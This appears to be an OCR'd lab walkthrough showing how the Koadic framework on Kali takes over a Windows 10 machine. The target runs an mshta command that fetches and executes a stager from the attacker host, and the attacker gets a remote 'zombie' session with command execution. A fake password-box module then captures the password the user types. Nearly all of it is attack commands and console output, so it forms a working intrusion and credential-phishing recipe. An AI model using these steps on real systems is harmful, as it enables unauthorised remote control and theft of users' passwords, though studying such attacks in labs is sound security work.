

Taking Control of Win10 Computer via Koadic from kali





Attacker machine above, target machine below

```
C:\Users\MisterNo>curl
curl: try 'curl --help' for more information

C:\Users\MisterNo>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::74c5:31d0:ead8:3396%9
   IPv4 Address. . . . . . . . . . . : 192.168.253.136
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.253.2

C:\Users\MisterNo>_
```

By giving the following command on target machine, a popup appeared

```
C:\Users\MisterNo>mshta http://192.168.253.139:9999/iGLTw

C:\Users\MisterNo>
```

Running above command on target machine gives access of the target to the attacker machine

```
(koadic: sta/js/mshta)$ run
[+] Spawned a stager at http://192.168.253.139:9999/iGLTw
[>] mshta http://192.168.253.139:9999/iGLTw
[+] Zombie 0: Staging new connection (192.168.253.136) on Stager 0
[+] Zombie 0: DESKTOP-EQA2O8J\MisterNo @ DESKTOP-EQA2O8J -- Windows 10 Pro
(koadic: sta/js/mshta)$ Zombies

        ID   IP              STATUS  LAST SEEN
        ___  _________       _______ _____________
        0    192.168.253.136 Alive   2025-04-10 19:49:16

Use "zombies ID" for detailed information about a session.
Use "zombies IP" for sessions on a particular host.
Use "zombies DOMAIN" for sessions on a particular Windows domain.
Use "zombies killed" for sessions that have been manually killed.

(koadic: sta/js/mshta)$ cmdshell 0
[*] Press '?' for extra commands
[koadic: ZOMBIE 0 (192.168.253.136) - C:\Users\MisterNo]>
```

```
[koadic: ZOMBIE 0 (192.168.253.136) - C:\Users\MisterNo]> ipconfig
[*] Zombie 0: Job 0 (implant/manage/exec_cmd) created.
Result for `cd /d C:\Users\MisterNo & ipconfig`:

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::74c5:31d0:ead8:3396%9
   IPv4 Address. . . . . . . . . . . : 192.168.253.136
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.253.2

[koadic: ZOMBIE 0 (192.168.253.136) - C:\Users\MisterNo]>
```


```
[koadic: ZOMBIE 0 (192.168.253.136) - C:\Users\MisterNo]> exit
(koadic: sta/js/mshta)$ use implant/phish/password_box
(koadic: imp/phi/password_box)$ set ZOMBIE 0
[+] ZOMBIE ⇒ 0
(koadic: imp/phi/password_box)$ info

        NAME      VALUE              REQ     DESCRIPTION
        ____      _____              ___     ___________

        MESSAGE   You must enter y ... yes     Displayed to user
        ZOMBIE    0                  yes     the zombie to target

(koadic: imp/phi/password_box)$ run
[*] Zombie 0: Job 8 (implant/phish/password_box) created.
(koadic: imp/phi/password_box)$
```

After run above, dialog opens on target win10 machine, see below



Below attacker machine shows the password entered above on the target

```
[+] ZOMBIE ⇒ 0
(koadic: imp/phi/password_box)$ info

        NAME      VALUE              REQ     DESCRIPTION
        ————      ———————————        ———     ———————————
        MESSAGE   You must enter y ... yes     Displayed to user
        ZOMBIE    0                  yes     the zombie to target

(koadic: imp/phi/password_box)$ run
[*] Zombie 0: Job 8 (implant/phish/password_box) created.
[+] Zombie 0: Job 8 (implant/phish/password_box) completed.
Input contents:
welcome_home
(koadic: imp/phi/password_box)$
```

Whoami shows the target with full control

```
(koadic: imp/phi/password_box)$ cmdshell 0
[*] Press '?' for extra commands
[koadic: ZOMBIE 0 (192.168.253.136) - C:\Users\MisterNo]> whoami
[*] Zombie 0: Job 9 (implant/manage/exec_cmd) created.
Result for `cd /d C:\Users\MisterNo & whoami`:
desktop-eqa2o8j\misterno
```